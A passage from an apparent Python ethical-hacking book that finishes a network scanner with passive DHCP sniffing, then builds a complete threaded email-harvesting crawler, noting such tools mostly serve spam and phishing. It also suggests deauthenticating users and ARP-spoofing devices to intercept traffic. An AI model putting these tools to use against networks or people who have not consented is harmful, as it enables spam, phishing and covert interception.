# sleep for few seconds
time . sleep ( args .interval)
except KeyboardInterrupt :
print ( "[+] Stopping the network scanner" )
# if the passive sniffer is running, stop it
if passive_sniffer :
passive_sniffer . join ()
```

First, the main() function will check if the network is passed to the script. If so, we check if the passed network text is a valid subnet address. If it's valid, we make a list of one subnet. If not, we check if it's an IP range and convert that to subnets. If the network is not specified or specified in the wrong format, we use our get_gateway_subnet_netmask() utility function to automatically detect the network of the default interface.

Second, If the passive argument is passed, we start our passive sniffer.

Third, we start our network scanner and pass the intervals to it. After that, we start the main program loop that keeps extracting the connected devices from the scanners, aggregate them using our aggregate_connected_devices() function, and finally print

them.
If CTRL+C is detected, we detect that by the KeyboardInterrupt and stop the passive sniffer if running.

For the final code, let's use the argparse module to parse the command-line arguments and pass them to the main() function:

```
if __name__ == "__main__" :

import argparse

parser = argparse . ArgumentParser ( description = "Advanced Network Scanner" )

parser . add_argument ( "-n" , "--network" , help = "Network to scan, in the form /, e.g 192.168.1.0/24. " \

"Or a range of IP addresses, e.g 192.168.1.1-192.168.1.255"

"If not specified, the network will be automatically detected of the default interface" )

parser . add_argument ( "-t" , "--timeout" , help = "Timeout for each scan, default is 3 seconds" , type = float , default = 3.0 )

parser . add_argument ( "-a" , "--arp" , help = "ARP scanner interval in seconds, default is 60 seconds" , type = int , default
```

```
= 60 )

parser . add_argument ( "-u" , "--udp" , help = "UDP scanner interval in seconds, default is 60 seconds" , type = int , default = 60 )

parser . add_argument ( "-p" , "--icmp" , help = "ICMP scanner interval in seconds, default is 60 seconds" , type = int , default = 60 )

parser . add_argument ( "-i" , "--interval" , help = "Interval in seconds to print the connected devices, default is 5 seconds" , type = int , default = 5 )

parser . add_argument ( "--passive" , help = "Use passive sniffing" , action = "store_true" )

# parse the arguments



args  = parser . parse_args ()

# run the program

main ( args )
```

Okay, a total of seven arguments to be passed:
The network to be scanned in the subnet or IP range format. As mentioned previously, the network will be automatically detected if it's not specified.
The timeout in seconds for each scan; the default is 3.
ARP scanner interval, default is 60 seconds, meaning the ARP scanner will run every 60 seconds. If set to 0, the ARP scanner is disabled.
Same behavior as the ARP scanner, but for the UDP scanner.
Same as above, but for the ICMP scanner.
The interval in seconds to print the connected devices; the default is 5.
Whether to run passive monitoring (i.e.,the

Running the Program

Excellent! We finally did it! Now let's run our program.

All of the scanners run automatically without specifying them.

Starting the script without passing anything:

$ python advanced_network_scanner.py

The program will run and keep scanning for live IP addresses infinitely until you exit via CTRL+C.

By default, the ARP, ICMP, and UDP scanners are enabled and run every 60 seconds; you can change the interval for each:

$ python advanced_network_scanner.py -a 30 -u 120 -p 120

The below execution will run the ARP scanner every 30 seconds and UDP and ICMP scanners every two minutes.

Some devices may be too far from the scanner, resulting in delays when sending packets back. Hence, the timeout parameter allows you to tweak this. You can increase it to wait longer or decrease it to wait less. By default, the timeout parameter is 3 seconds; let's change it to 1 for faster scanning:

$ python advanced_network_scanner.py –t 1

You can also use the program to scan private networks of your choice. If your device is connected to multiple networks (via multiple network cards), you can:

$ python advanced_network_scanner.py -n 192.168.43.0/24

This will scan the 192.168.43.0/24 subnet. You can also use it for an IP scan on the Internet (scanning one of Google's IP ranges):

$ python advanced_network_scanner.py -n 216.58.192.0-216.58.223.255 -a 300 -p 300 -u 300

Since the IP range is a bit large, I have increased the scanner intervals to 5 minutes. Run it, and after several minutes, you'll get a list of live IP addresses in that range.

Going back to the local network scanning. The passive sniffer is a great plus to the script; let's add it:

$ python advanced_network_scanner.py --passive

Now it's much faster to detect the devices with the ARP, UDP, ICMP scanners, and the passive sniffer. After several minutes of execution, here's my output:

Device	IP Address	MAC Address	Hostname	DHCP Vendor ID
1	192.168.1.1	68:[redacted]:7b:b7:[redacted]:be	None	None
2	192.168.1.100	ca:[redacted]:0a:7e:[redacted]:7d	Abdou-s-A52s	android-dhcp-12
3	192.168.1.101	b2:[redacted]:9a:04:[redacted]:f4	None	None
4	192.168.1.105	d8:[redacted]:65:55:[redacted]:49	DESKTOP-PSU2DCJ	MSFT 5.0
5	192.168.1.107	c2:[redacted]:47:06:[redacted]:a8	None	None
6	192.168.1.109	ea:[redacted]:ad:be:[redacted]:ff	DESKTOP-JCAH48A	MSFT 5.0
7	192.168.1.117	64:[redacted]:02:07:[redacted]:50	None	None
8	192.168.1.132	ea:[redacted]:8b:83:[redacted]:e3	None	None
9	192.168.1.166	48:[redacted]:7e:b1:[redacted]:4a	None	None

That's amazing; you can see that our network scanner is more robust now, and all the devices were detected (I've confirmed that in the router dashboard); some devices do not reply with ICMP, the UDP will detect them, and some do not send ARP replies, ICMP or UDP scanners will detect them.

The DHCP listener is also working as expected; the program detected the hostname of three devices because these three connected to the network after we ran the script.

We also know, only via the DHCP request packets, that 192.168.1.105 and 192.168.1.109 devices are Windows machines, as they're using MSFT 5.0 as their DHCP class vendor identifier. We also know that 192.168.1.100 (my phone) is an Android phone with version 12.

Final Words & Tips for Extending the Program

Alright! That's it for our program. The remaining paragraphs are some tips for you to extend the program further and add even more features to it.

The first code change I request you to do is to add the ability to pass the interface name to the program. For now, the program only uses the default network card. However, you may have to specify the interface name in every operation if you have multiple network interfaces.

It won't be hard to add, as the packet sending functions (such as srp() and sr1() functions) and the sniff() function already have the iface attribute; you only have to add the passing on the classes we've made.

Notice that we're not printing any messages on the scanners or passive monitoring; you can uncomment the prints to see how the program works. However, for more reliable logging in large programs, consider using the logging module (we already imported it) to log messages in a log file instead of printing them to the console.

You also need to make a separate lock for logging into files, as several threads can read and write simultaneously, which may result in data loss and overlapping text.

Since you know that DHCP request packets can give a lot of useful information, you can use the deauthentication script we've made in an earlier section to deauthenticate the network users so they will make DHCP requests again. Therefore, you will be able to get the hostname and the DHCP vendor ID.

Another feature is adding the MAC vendor lookup. I'm sure many APIs offer converting MAC addresses to MAC vendor names for free; this will add more info about each device and where its network card was manufactured.

In the ICMP scanner, we rely on the ICMP replies to see whether the device is up. If you run the program for a long time, some devices are no longer connected but still on your list.

As a result, it would be a good idea to add a new column that shows the latency of the ICMP replies, just like the ping command. If the latency is no longer showing, that's a good indicator that the device is no longer connected, and you may omit it from the list.

Another tiny feature is you can use the colorama module to color device types. For example, you can color the gateway (i.e., the access point) with a different color than the others and your personal device as well (so you can distinguish).

One of the big yet most exciting features is that you can perform ARP spoofing on your detected devices, and therefore you will be able to monitor all the traffic that goes through the Internet.

In that case, you can see a lot of useful stuff, such as the websites being visited, DNS requests, the amounts of data being uploaded or downloaded, and many more.

Chapter Wrap Up

In this chapter, we have used the Scapy tool to build handy tools for network penetration testing. We started by making a simple network scanner and a DHCP listener. Then, we took advantage of the monitor mode of our network card to perform a wide variety of attacks, such as kicking Wi-Fi users from their network, forging fake access points, and building a Wi-Fi scanner. We also performed one of the most common denial of service attacks, which is SYN flooding.

After that, we created tools for manipulating the packets inside our local network, such as ARP spoofing, DNS spoofing, sniffing HTTP packets, and injecting code into HTTP packets.

Finally, we made a project of an advanced network scanner, where we assembled three main scanners: ARP, ICMP, and UDP scanning; we took advantage of the threading module to speed up our scanning process and also added passive monitoring to discover devices that do not respond to the scanners.

Chapter 6: Extracting Email Addresses from the Web

Building a Simple Email Extractor

An email extractor or harvester is a software that extracts email addresses from online and offline sources to generate an extensive list of addresses. Even though these extractors can serve multiple legitimate purposes, such as marketing campaigns or cold emailing, they are mainly used to send spamming and phishing emails, unfortunately.

Since the web is the primary source of information on the Internet, in this section, you will learn how to build such a tool in Python to extract email addresses from web pages using the requests and requests-html libraries. We will create a more advanced threaded email spider in the next section.

Because many websites load their data using JavaScript instead of directly rendering HTML code, I chose the requests-html library for this section as it supports JavaScript-driven websites.

Let's install the requests-html library:

```
$ pip install requests-html
```

Open up a new file named email_harvester.py and import the following:

```
import re
from requests_html import HTMLSession
```

We need the re module here because we will extract emails from HTML content using regular expressions. If you're unsure what a regular expression is, it is a sequence of characters defining a search pattern (check [this Wikipedia article](#) for details).

I've grabbed the most used and accurate regular expression for email addresses from [this StackOverflow answer](#):

```
url = "https://www.randomlists.com/email-addresses"

EMAIL_REGEX = r """ (?:[ a-z0-9!#$%&'*+/=?^_`{|}~- ] + (?: \.[ a-z0-9!#$%&'*+/=?^_`{|}~- ] + ) * | " (?:[ \x01 - \x08\x0b\x0c\x0e - \x1f\x21\x23 - \x5b\x5d - \x7f ] | \\ [ \x01 - \x09\x0b\x0c\x0e - \x7f ]) * " ) @ (?:(?:[ a-z0-9 ](?:[ a-z0-9- ] * [ a-z0-9 ]) ?\. ) + [ a-z0-9 ](?:[ a-z0-9- ] * [ a-z0-9 ]) ? | \[ (?:(?:( 2 ( 5 [ 0-5 ] | [ 0-4 ][ 0-9 ]) | 1 [ 0-9 ][ 0-9 ] | [ 1-9 ] ? [ 0-9 ])) \. ) {3} (?:( 2 ( 5 [ 0-5 ] | [ 0-4 ][ 0-9 ]) | 1 [ 0-9 ][ 0-9 ] | [ 1-9 ] ? [ 0-9 ]) | [ a-z0-9- ] * [ a-z0-9 ] : (?:[ \x01 - \x08\x0b\x0c\x0e - \x1f\x21 - \x5a\x53 - \x7f ] | \\ [ \x01 - \x09\x0b\x0c\x0e - \x7f ]) + ) \] ) """
```

It is very long, but this is the best so far that defines how email addresses are expressed in a general way.

url string is the URL we want to grab email addresses from. I'm using a website that generates random email addresses (which loads them using Javascript, by the way).

Let's initiate the HTML session, which is a consumable session for cookie persistence and connection pooling:

```
# initiate an HTTP session
session = HTMLSession ()
```

Now let's send the GET request to the URL:

```
# get the HTTP Response
r = session . get ( url )
```

If you're sure that the website you're grabbing email addresses from uses JavaScript to load most of the data, then you need to execute the below line of code:

```
# for JAVA-Script driven websites
r .html.render()
```

This will reload the website in Chromium and replaces HTML content with an updated version, with Javascript executed. Of course, it'll take some time to do that. You must execute this only if the website loads its data using JavaScript.

Note: Executing the render() method the first time will automatically download Chromium for you, so it will take some time to do that.

Now that we have the HTML content and our email address regular expression, let's extract emails from the page:

```
for re_match in re . finditer ( EMAIL_REGEX , r
.html.raw_html.decode()):

print ( re_match . group ())
```

The re.finditer() method returns an iterator over all non-overlapping matches in the string. For each match, the iterator returns a match object, and we access the matched string (the email address) using the group() method.

The resulting HTML of the response object is located in the r.html.raw_html . Since it comes in the bytes type, decode() is necessary to convert it back to a string. There is also r.html.html that is equivalent to raw_html but in string form, so decode() won't be necessary. You're free to use any.

Here is the result of my execution:

```
$ python email_harvester.py
msherr@comcast.net
miyop@yahoo.ca
ardagna@yahoo.ca
tokuhirom@att.net
atmarks@comcast.net
isotopian@live.com
hoyer@msn.com
ozawa@yahoo.com
mchugh@outlook.com

sriha@outlook.com
monopole@sbcglobal.net
```

Excellent, with only a few lines of code, we can grab email addresses from any web page we want!

In the next section, we will extend this code to build a crawler that extracts all website URLs, run this same code on every page we find, and then save them to a text file.

Building an Advanced Email Spider

In this section, we will make a more advanced email harvester. The following are some of the main features that we will add to the program:

Instead of extracting emails from a single page, we add a crawler that visits every link on that page and parses emails.

To prevent the program from crawling indefinitely, we add an integer parameter to stop crawling when the number of crawled links reaches this parameter.

We run multiple email extractors simultaneously using threads to take advantage of the Internet speed.

When the crawler produces links to be visited for extracting emails, other threads will consume these links and visit them to search for email addresses.

As you may already noticed, the program we will be building is based on the Producer-Consumer problem . If you're unsure what it is, it's a classical operating system problem used for multi-threading synchronization.

The producer produces something to add to a buffer, and the consumer consumes the item in the buffer that the producer makes. The producer and the consumer must be running on separate threads.

In our problem, the producer is the crawler: Going to a given URL, extracting all the links, and adding them to the buffer (i.e., a queue); these links are items for the email spider (the consumer) to consume.

The crawler then goes to the second link it finds during the first crawl and continues crawling until a certain number of crawls is reached.
We will have multiple consumers that read from this queue and extract email addresses, which are called email spiders and will be represented in a class.
Let's get started. First, let's install the required libraries:

```
$ pip install requests bs4 colorama
```

We will be using BeautifulSoup to parse links from HTML pages and colorama for printing in colors in the console.
Open up a new Python file called advanced_email_spider.py , and import the following:

```
import re, argparse, threading, time, warnings, requests, colorama
from urllib . parse import urlparse , urljoin
from queue import Queue
warnings . filterwarnings ( "ignore" )
from bs4 import BeautifulSoup
# init the colorama module
colorama . init ()
# initialize some colors
GREEN = colorama . Fore . GREEN
GRAY = colorama . Fore . LIGHTBLACK_EX
RESET = colorama . Fore . RESET
YELLOW = colorama . Fore . YELLOW
```

```
RED = colorama . Fore . RED
```

Nothing special here; we imported the necessary modules and defined the colors we will use for printing in the console.

Next, we define some variables that are necessary for the program:

```
EMAIL_REGEX = r """ (?:[ a-zo-9!#$%&'*+=?^_`{|}~- ] + (?: \. [ a-zo-9!#$%&'*+/=?^_`{|}~- ] + ) * | " (?:[ \xo1 - \xo8\xob\xoc\xoe - \x1f\x21\x23 - \x5b\x5d - \x7f ] | \\ [ \xo1 - \xo9\xob\xoc\xoe - \x7f ]) * " ) @ (?:(?:[ a-zo-9 ](?:[ a-zo-9- ] * [ a-zo-9 ]) ?\. ) + [ a-zo-9 ](?:[ a-zo-9- ] * [ a-zo-9 ]) ? | \[ (?:(?:( 2 ( 5 [ o-5 ] | [ o-4 ][ o-9 ]) | 1 [ o-9 ][ o-9 ] | [ 1-9 ] ? [ o-9 ])) \. ) {3} (?:( 2 ( 5 [ o-5 ] | [ o-4 ][ o-9 ]) | 1 [ o-9 ][ o-9 ] | [ 1-9 ] ? [ o-9 ]) | [ a-zo-9- ] * [ a-zo-9 ] : (?:[ \xo1 - \xo8\xob\xoc\xoe - \x1f\x21 - \x5a\x53 - \x7f ] | \\ [ \xo1 - \xo9\xob\xoc\xoe - \x7f ]) {2,12} ) \] ) """
# EMAIL_REGEX = r"[a-zA-Zo-9.!#$%&'*+/=?^_`{|}~-]+@[a-zA-Zo-9-]+(?:\.[a-zA-Zo-9-]{2,12})*"
# forbidden TLDs, feel free to add more extensions here to prevent them identified as TLDs
FORBIDDEN_TLDS = [

"js" , "css" , "jpg" , "png" , "svg" , "webp" , "gz" , "zip" , "webm" , "mp3" ,

"wav" , "mp4" , "gif" , "tar" , "gz" , "rar" , "gzip" , "tgz" ]
# a list of forbidden extensions in URLs, i.e 'gif' URLs won't be
```

```
requested
FORBIDDEN_EXTENSIONS = [

"js" , "css" , "jpg" , "png" , "svg" , "webp" , "gz" , "zip" ,
"webm" , "mp3" ,

"wav" , "mp4" , "gif" , "tar" , "gz" , "rar" , "gzip" , "tgz" ]
# locks to assure mutex, one for output console & another for a
file
print_lock = threading . Lock ()
file_lock = threading . Lock ()
```

During the testing of the program, I found that many files are being parsed as email addresses, as they have the same shape as an email address. For instance, I found many files parsed as emails that look like this: text@some-more-text.webp .
As you may already know, the webp extension is for web images, not email addresses. Therefore, I made a list that excludes these extensions (FORBIDDEN_TLDS) being parsed as TLDs (Top Level Domains, e.g., .com, .net, etc.)
When crawling, the program also extracts URLs that are not text-based pages, such as a link to download a media file. Thus, I added a similar list for this and called it FORBIDDEN_EXTENSIONS to prevent crawling these non-text files.
Since there are multiple threads in our program, to assure mutual exclusion (mutex), I've added two locks, one for printing

in the console and another for writing to the output file (that contains the resulting email addresses).
To simplify the locks, we need to ensure that threads will wait until other threads finish writing to the file to prevent data loss when multiple threads access the file and add data to it simultaneously.
Next, below are some utility functions to validate URLs and email addresses:

```
def is_valid_email_address ( email ):

"""Verify whether `email` is a valid email address
    Args:
        email (str): The target email address.
    Returns: bool"""

for forbidden_tld in FORBIDDEN_TLDS :

if email .endswith( forbidden_tld ):

# if the email ends with one of the forbidden TLDs, return
False

return False



if re . search ( r " \. . {1} $" , email ):
```

```
# if the TLD has a length of 1, definitely not an email

return False

elif re . search ( r " \. . * \d + . * $" , email ):

# TLD contain numbers, not an email either

return False

# return true otherwise

return True
def is_valid_url ( url ):

"""Checks whether `url` is a valid URL"""

parsed = urlparse ( url )

return bool ( parsed . netloc ) and bool ( parsed . scheme
)
def is_text_url ( url ):

"""Returns False if the URL is one of the forbidden extensions.
```

```
    True otherwise"""

for extension in FORBIDDEN_EXTENSIONS :

if url .endswith( extension ):

return False

return True
```

Even though we are extracting emails using a relatively good regular expression, I've added a second layer to verify email addresses and prevent the files I mentioned earlier from being parsed as email addresses. Also, some false addresses contain numbers in the TLD, and some have only one character; this function filters these out.

The is_valid_url() function checks whether a URL is valid; this is useful in the crawler. Whereas the is_text_url() checks whether the URL contains text-based content, such as raw text, HTML, etc., it is helpful to eliminate media-based URLs from the URLs to be visited.

Next, let's now start with the crawler:

```
class Crawler ( threading . Thread ):

def __init__ ( self , first_url , delay , crawl_external_urls =
False , max_crawl_urls = 30 ):
```

```
# Call the Thread class's init function
super (). __init__ ()
self . first_url  = first_url
self . delay  = delay
# whether to crawl external urls than the domain specified in the first url
self . crawl_external_urls  = crawl_external_urls
self . max_crawl_urls  = max_crawl_urls
# a dictionary that stores visited urls along with their HTML content
self . visited_urls  = {}
# domain name of the base URL without the protocol
self . domain_name  = urlparse ( self . first_url ). netloc
```

```
# simple debug message to see whether domain is extracted successfully

# print("Domain name:", self.domain_name)

# initialize the set of links (unique links)

self . internal_urls  = set ()

self . external_urls  = set ()

# initialize the queue that will be read by the email spider

self . urls_queue  = Queue ()

# add the first URL to the queue

self . urls_queue . put ( self . first_url )

# a counter indicating the total number of URLs visited



# used to stop crawling when reaching `self.max_crawl_urls`
```

```
self . total_urls_visited  = 0
```

Since the crawler will run in a separate thread, I've made it a class-based thread, which means inheriting the Thread class from the threading module, and overriding the run() method. In the crawler constructor, we're defining some valuable attributes:

The first URL to be visited by the crawler (which will be passed from the command-line arguments later on).

(in seconds) Helpful for not overloading web servers and preventing IP blocks.

Whether to crawl external URLs (relative to the first URL).

The maximum number of crawls.

We're also initializing handy object attributes:

A dictionary that helps us store the visited URLs by the crawler along with their HTML response; it will become handy for the email spiders to prevent requesting the same page several times.

The domain name of the first URL visited by the crawler, helpful for determining extracted links to be external or internal links.

Sets for internal and external links, respectively.

This is the producer-consumer buffer, a from the built-in Python's The crawler will add the URLs to this queue, and the email spiders will consume them (visit them and extract email addresses).

This is a counter to indicate the total number of URLs visited by the crawler. It is used to stop crawling when reaching the

Next, let's make the method that, given a URL, extracts all the internal or external links, adds them to the sets mentioned above and the queue, and also return them:

```
def    get_all_website_links ( self , url ):

"""Returns all URLs that is found on `url` in which it belongs to the same website"""

# all URLs of `url`

urls   = set ()

# make the HTTP request

res   = requests . get ( url , verify = False , timeout = 10 )

# construct the soup to parse HTML

soup   = BeautifulSoup ( res . text , "html.parser" )

# store the visited URL along with the HTML

self . visited_urls [ url ] = res . text

for    a_tag    in    soup . findAll ( "a" ):
```

```
href = a_tag .attrs.get( "href" )

if href == "" or href is None :

# href empty tag

continue

# join the URL if it's relative (not absolute link)

href = urljoin ( url , href )

parsed_href = urlparse ( href )

# remove URL GET parameters, URL fragments, etc.


href = parsed_href . scheme + "://" + parsed_href . netloc
 + parsed_href . path

if not is_valid_url ( href ):

# not a valid URL
```

```
continue
if href in self.internal_urls:
# already in the set
continue
if self.domain_name not in href:
# external link
if href not in self.external_urls:
# debug message to see external links when they're found
# print(f"{GRAY}[!] External link: {href}{RESET}")
# external link, add to external URLs set
self.external_urls.add(href)
if self.crawl_external_urls:
```

```
# if external links are allowed to extract emails,
# put them in the queue
self . urls_queue . put ( href )
continue
# debug message to see internal links when they're found
# print(f"{GREEN}[*] Internal link: {href}{RESET}")
# add the new URL to urls, queue and internal URLs
urls . add ( href )
self . urls_queue . put ( href )
self . internal_urls . add ( href )
return   urls
```

It is the primary method that the crawler will use to extract links from URLs. Notice that after making the request, we are storing the response HTML of the target URL in the visited_urls object attribute; we then add the extracted links to the queue and other sets.

You can check this online tutorial for more information about this function.

Next, we make our crawl() method:

```
def crawl ( self , url ):

"""Crawls a web page and extracts all links.
        You'll find all links in `self.external_urls` and
`self.internal_urls` attributes."""

# if the URL is not a text file, i.e not HTML, PDF, text, etc.

# then simply return and do not crawl, as it's unnecessary download

if not is_text_url ( url ):

return

# increment the number of URLs visited

self . total_urls_visited += 1
```

```
with    print_lock :

print ( f " { YELLOW } [*] Crawling: { url }{ RESET } " )

# extract all the links from the URL

links   = self . get_all_website_links ( url )

for   link   in   links :

# crawl each link extracted if max_crawl_urls is still not reached

if   self . total_urls_visited   > self . max_crawl_urls :

break

self . crawl ( link )

# simple delay for not overloading servers & cause it to block
our IP

time . sleep ( self . delay )
```

First, we check if it's a text URL. If not, we simply return and do not crawl the page, as it's unreadable and won't contain links.

Second, we use our get_all_website_links() method to get all the links and then recursively call the crawl() method on each one of the links until the max_crawl_urls is reached.

Next, let's make the run() method that simply calls crawl() :

```
def run ( self ):

# the running thread will start crawling the first URL passed

self . crawl ( self . first_url )
```

Excellent, now we're done with the producer, let's dive into the EmailSpider class (i.e., consumer):

```
class EmailSpider :

def __init__ ( self , crawler : Crawler , n_threads = 20 , output_file = "extracted-emails.txt" ):

self . crawler = crawler

# the set that contain the extracted URLs

self . extracted_emails = set ()
```

```
# the number of threads

self . n_threads  = n_threads

self . output_file  = output_file
```

The EmailSpider class will run multiple threads; therefore, we pass the crawler and the number of threads to spawn.

We also make the extracted_emails set containing our extracted email addresses.

Next, let's create the method that accepts the URL in the parameters and returns the list of extracted emails:

```
def  get_emails_from_url ( self , url ):

# if the url ends with an extension not in our interest,

# return an empty set



if  not  is_text_url ( url ):

return  set ()

# get the HTTP Response if the URL isn't visited by the crawler
```

```
if url not in self . crawler . visited_urls :

try :

with print_lock :

print ( f " { YELLOW } [*] Getting Emails from { url }{ RESET
} " )

r = requests . get ( url , verify = False , timeout = 10 )

except Exception as e :

with print_lock :

print ( e )

return set ()

else :

text = r . text
```

```
else :

# if the URL is visited by the crawler already,

# then get the response HTML directly, no need to request again

text  = self . crawler . visited_urls [ url ]

emails  = set ()

try :

# we use finditer() to find multiple email addresses if available

for  re_match  in  re . finditer ( EMAIL_REGEX , text ):

email  = re_match . group ()

# if it's a valid email address, add it to our set

if  is_valid_email_address ( email ):

emails . add ( email )
```

```
except Exception as e:
with print_lock:
print(e)
return set()
# return the emails set
return emails
```

The core of the above function is actually the code of the simple version of the email extractor we did earlier.

We have added a condition to check whether the crawler has already visited the URL. If so, we simply retrieve the HTML response and continue extracting the email addresses on the page.

If the crawler did not visit the URL, we make the HTTP request again with a timeout of 10 seconds and also set verify to False to not verify SSL, as it takes time. Feel free to edit the timeout based on your preferences and Internet conditions.

After the email is parsed using the regular expression, we double-check it using the previously defined is_valid_email_address() function to prevent some of the false positives I've encountered during the testing of the program. Next, we make a wrapper method that gets the URL from the queue in the crawler object, extracts emails using the above method, and then writes them to the output file passed to the constructor of the EmailSpider class:

```
def scan_urls ( self ):

while True :

# get the URL from the URLs queue

url = self . crawler . urls_queue . get ()

# extract the emails from the response HTML

emails = self . get_emails_from_url ( url )

for email in emails :

with print_lock :


print ( "[+] Got email:" , email , "from url:" , url )
```

```
if email not in self . extracted_emails :

# if the email extracted is not in the extracted emails set

# add it to the set and print to the output file as well

with file_lock :

with open ( self . output_file , "a" ) as f :

print ( email , file = f )

self . extracted_emails . add ( email )

# task done for that queue item

self . crawler . urls_queue . task_done ()
```

Notice it's in an infinite while loop. Don't worry about that, as it'll run in a separate daemon thread, which means this thread will stop running once the main thread exits.

Let's make the run() method of this class that spawns the threads calling the scan_urls() method:

```
def run ( self ):
```

```
for t in range ( self . n_threads ):

# spawn self.n_threads to run self.scan_urls

t = threading . Thread ( target = self . scan_urls )

# daemon thread

t . daemon = True

t . start ()

# wait for the queue to empty

self . crawler . urls_queue . join ()

print ( f "[+] A total of { len ( self . extracted_emails ) }
 emails were extracted & saved." )
```

We are spawning threads based on the specified number of threads passed to this object; these are daemon threads, meaning they will stop running once the main thread finish.

This run() method will run on the main thread. After spawning the threads, we wait for the queue to empty so the main thread will finish; hence, the daemon threads will stop running, and the

program will close.
Next, I'm adding a simple statistics tracker (that is a daemon thread as well), which prints some statistics about the crawler and the currently active threads every five seconds:

```
def track_stats ( crawler : Crawler ):

# print some stats about the crawler & active threads every 5 seconds,

# feel free to adjust this on your own needs

while is_running :

with print_lock :

print ( f " { RED } [+] Queue size: { crawler . urls_queue . qsize () }{ RESET } " )

print ( f " { GRAY } [+] Total Extracted External links: { len ( crawler . external_urls ) }{ RESET } " )

print ( f " { GREEN } [+] Total Extracted Internal links: { len ( crawler . internal_urls ) }{ RESET } " )

print ( f "[*] Total threads running: { threading . active_count () } " )
```

```
time . sleep ( 5 )
def  start_stats_tracker ( crawler : Crawler ):

# wrapping function to spawn the above function in a separate daemon thread

t = threading . Thread ( target = track_stats , args =( crawler ,))

t . daemon = True

t . start ()
```

Finally, let's use the argparse module to parse the command-line arguments and pass them accordingly to the classes we've built:

```
if  __name__  == "__main__" :

parser = argparse . ArgumentParser ( description = "Advanced Email Spider" )

parser . add_argument ( "url" , help = "URL to start crawling from & extracting email addresses" )
```

```
parser . add_argument ( "-m" , "--max-crawl-urls" ,

help = "The maximum number of URLs to crawl, default is 30."
,

type = int , default = 30 )

parser . add_argument ( "-t" , "--num-threads" ,

help = "The number of threads that runs extracting emails"  \

"from individual pages. Default is 10" ,

type = int , default = 10 )

parser . add_argument ( "--crawl-external-urls" ,

help = "Whether to crawl external URLs that the domain
specified" ,

action = "store_true" )

parser . add_argument ( "--crawl-delay" ,

help = "The crawl delay in seconds, useful for not overloading
```

```
web servers" ,

type = float , default = 0.01 )

# parse the command-line arguments

args  = parser . parse_args ()

url  = args .url

# set the global variable indicating whether the program is still
running

# helpful for the tracker to stop running whenever the main
thread stops



is_running  = True

# initialize the crawler and start crawling right away

crawler  = Crawler ( url , max_crawl_urls = args
.max_crawl_urls, delay = args .crawl_delay,

crawl_external_urls = args .crawl_external_urls)
```

```
crawler . start ()

# give the crawler some time to fill the queue

time . sleep ( 5 )

# start the statistics tracker, print some stats every 5 seconds

start_stats_tracker ( crawler )

# start the email spider that reads from the crawler's URLs
queue

email_spider  = EmailSpider ( crawler , n_threads = args
.num_threads)

email_spider . run ()

# set the global variable so the tracker stops running

is_running  = False
```

There are five main arguments passed from the command lines and are explained previously.

We start the program by initializing the crawler and starting the crawler thread. After that, we give it some time to produce some links (sleeping for five seconds seems an easy solution) into the queue. Then, we start our tracker and the email spider. After the run() method of the email spider is returned, we set is_running to False , so the tracker exits out of the loop.

Running the Code

I have tried running the program from multiple places and with different parameters. Here's one of them:

$ python advanced_email_spider.py https://en.wikipedia.org/wiki/Python_(programming_language) -m 10 -t 20 --crawl-external-urls --crawl-delay 0.1

I have instructed the spider to start from the Wikipedia page defining the Python programming language, only to crawl ten pages, to spawn 20 consumers, 0.1 seconds of delay between crawling, and to allow crawling external URLs than Wikipedia. Here's the output:

```
[+] Queue size: 0
[+] Total Extracted External links: 1560
[+] Total Extracted Internal links: 3187
[*] Total threads running: 22
[+] A total of 414 emails were extracted & saved.

E:\repos\hacking-tools-book\email-spider>
```

The program will print almost everything; the crawled URLs, the extracted emails, and the target URLs that the spider used to get emails. The tracker also prints every 5 seconds the valuable information you see above in colors.

After running for 10 minutes, and surprisingly, the program extracted 414 email addresses from more than 4700 URLs, most

of them were Wikipedia pages that should not contain any email address.
Note that the crawler may produce a lot of links on the same domain name, which means the spiders will be overloading this server and, therefore, may block your IP address.

There are many ways to prevent that; the easiest is to spawn fewer threads on the spider, such as five, or add a delay on the spiders (because the current delay is only on the crawler).
Also, if the first URL you're passing to the program is slow to respond, you may not successfully crawl it, as the current program sleeps for 5 seconds before spawning the email harvester threads. If the consumers do not find any link in the queue, they will simply exit; therefore, you won't extract anything. Thus, you can increase the number of seconds when the server is slow.
Another problem is that other extensions are not text-based and are not in the FORBIDDEN_EXTENSIONS list. The spiders will download them, which may slow down your program and download unnecessary files.
I have been in a situation where the program hangs for several minutes (maybe even hours, depending on your Internet connection speed), downloading a 1GB+ file, which then turned out to be a ZIP file extracted somewhere by the crawler. After I experienced that, I decided to add this extension to the list. So, I invite you to add more extensions to this list to make the program more robust for such situations.
And that's it! You have now successfully built an email spider

from scratch using Python! If you have learned anything from this program, you're definitely on a good path toward your goals!

Conclusion

In this chapter, we started by making a simple email extractor. Then, we added more complex code to the script to make it crawl websites and extract email addresses using Python threads. Congratulations! You have finished the final chapter and hopefully the entire book as well! You can always access the files of the entire book at this link or this GitHub repository. In this book, we have covered various topics in ethical hacking with Python. From information gathering scripts to building malware such as keyloggers and reverse shells. After that, we made offline and online password crackers. Then, we saw how to perform digital forensic investigations by extracting valuable metadata from files, passwords, and cookies from the Chrome browser and even hiding secret data in images. Following that, we explored the capabilities of the Scapy library and built many tools with it. Finally, we built an advanced email spider that crawls web pages and looks for email addresses.

After finishing the book, I invite you to modify the code to suit your needs. For instance, you can use some useful functions and scripts covered in this book to build even more advanced programs that automate the thing you want to do.